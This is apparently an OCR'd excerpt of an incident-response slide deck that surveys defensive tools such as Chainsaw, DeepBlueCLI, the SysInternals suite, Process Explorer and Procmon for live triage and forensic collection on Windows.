- ...have open TCP/IP endpoints
- ...host suspicious DLLs or services

Arsenal

Tools and Techniques for Blue Team / Incident Response

Rapidly Search and Hunt through Windows Forensic Artefacts

CHAINSAW

Chainsaw provides a powerful 'first-response' capability to quickly identify threats within Windows forensic artefacts such as Event Logs and MFTs. Chainsaw offers a generic and fast method of searching through event logs for keywords, and by identifying threats using built-in support for Sigma detection rules, and via custom Chainsaw detection rules.

Features

- Hunt for threats using Sigma detection rules and custom Chainsaw detection rules
- Search and extract forensic artefacts by string matching, and regex patterns
- Lightning fast, written in rust, wrapping the EVTX parser library by @OBenamram
- Clean and lightweight execution and output formats without unnecessary bloat
- Document tagging (detection logic matching) provided by the TAU Engine Library
- Create execution timelines by analysing Shimcache artefacts and enriching them with Amcache data
- Output results in a variety of formats, such as ASCII table format, CSV format, and JSON format
- Can be run on MacOS, Linux and Windows

Forensic Artifact Live Collection Tool Matrix

Evaluation and comparison of different forensic artifact collection tools, also known as forensic live collection.

What the emojis mean

- Fully fulfilled requirement
- Partially fulfilled requirement
- Tool doesn't fulfill feature or requirement

How the different requirements are weighted is left to the reader.

- Windows live collection tools
- Linux live collection tools
- MacOS live collection tools

Artifact Collection Matrix

DeepBlueCLI


DeepBlueCLI - a PowerShell Module for Threat Hunting via Windows Event Logs

Eric Conrad, Backshore Communications, LLC

- Live Triaging
  - Task Manager
  - SysInternals
  - netstat / net / wmic
  - DeepBlueCLI
- Live Data Collection for Post Incident Analysis
  - RedLine
  - Kape
  - Wireshark
  - Unix-like Artifacts Collector (UAC - Linux)
  - Chainsaw

Task Manager?

Provides little information about processes....




SysInternals Suite

SysInternals Live

```
Microsoft.SysinternalsSuite_8wekyb3d8bbwe "Sysinternals Suite"

    accesschk.exe       AccessEnum.exe      ADExplorer.exe      ADInsight.exe
    adrestore.exe       Autologon.exe       Autoruns.exe        autorunsc.exe
    Bginfo.exe          Cacheset.exe        Clockres.exe        Contig.exe
    Coreinfo.exe        CPUSTRES.EXE        Dbgview.exe         Desktops.exe
    disk2vhd.exe        diskext.exe         Diskmon.exe         DiskView.exe
    du.exe              efsdump.exe         FindLinks.exe       handle.exe
    hex2dec.exe         junction.exe        Listdlls.exe        livekd.exe
    LoadOrd.exe         LoadOrdC.exe        logonsessions.exe   movefile.exe
    notmyfault.exe      notmyfaultc.exe     ntfsinfo.exe        pendmoves.exe
    pipelist.exe        procdump.exe        procexp.exe         Procmon.exe
    PsExec.exe          psfile.exe          PsGetsid.exe        PsInfo.exe
    pskill.exe          pslist.exe          PsLoggedon.exe      psloglist.exe
    pspasswd.exe        psping.exe          PsService.exe       psshutdown.exe
    pssuspend.exe       RAMMap.exe          RDCMan.exe          RegDelNull.exe
    regjump.exe         ru.exe              sdelete.exe         ShareEnum.exe
    ShellRunas.exe      sigcheck.exe        streams.exe         strings.exe
    sync.exe            Sysmon.exe          tcpvcon.exe         tcpview.exe
    Testlimit.exe       vmmap.exe           Volumeid.exe        whois.exe
    Winobj.exe          ZoomIt.exe
```

Process Explorer


- The process tree shows parent-child relationships
- Icon, description, and company name are pulled from image version information.
  - Most malware doesn't have version information
- Pink processes indicate Windows services
- Purple highlighting indicates an image is "packed"
  - Packed can mean compressed or encrypted
  - Malware commonly uses packing (e.g. UPX) to make antivirus signature matching more difficult
  - Packing and encryption also hide strings from view



Process Explorer contd...

Detailed Process Information


- Double-click on a process to see more information
- Pages relevant to malware analysis: Image: signing status, start time, version, auto start location
- TCP/IP: open endpoints



Process Explorer contd…


VirusTotal Integration

- Process Explorer can check the file hashes within VirusTotal
- Check all displayed files with Options->Check VirusTotal
  - Results reported in VirusTotal column as well as DLL and process properties
  - Uploads hashes
  - Reports results as positive detection rate or "Unknown"
- You can submit unknown files for scanning Options->Submit Unknown Executables submits all portable executable (PE) images < 32 MB in size
  - Can submit on-demand with context menu or properties dialog



Procmon


- File system (Filemon)
  - Includes I/O command details
- Registry (Regmon)
  - Includes all data
- Process
  - Process create and exit
  - Thread create and exit
  - Image loads, including drivers
- Network
  - ETW network tracing
- Profiling
  - Thread stack snapshots




Tracing processes to identify malwares

- Process Monitor makes tracing easy. A simple filter can identify all system modifications
- Investigating stacks can distinguish legitimate activity from malicious activity
- It will often show you the cause for error messages
- It tells you what is causing sluggish performance


MSConfig/Startup Apps?





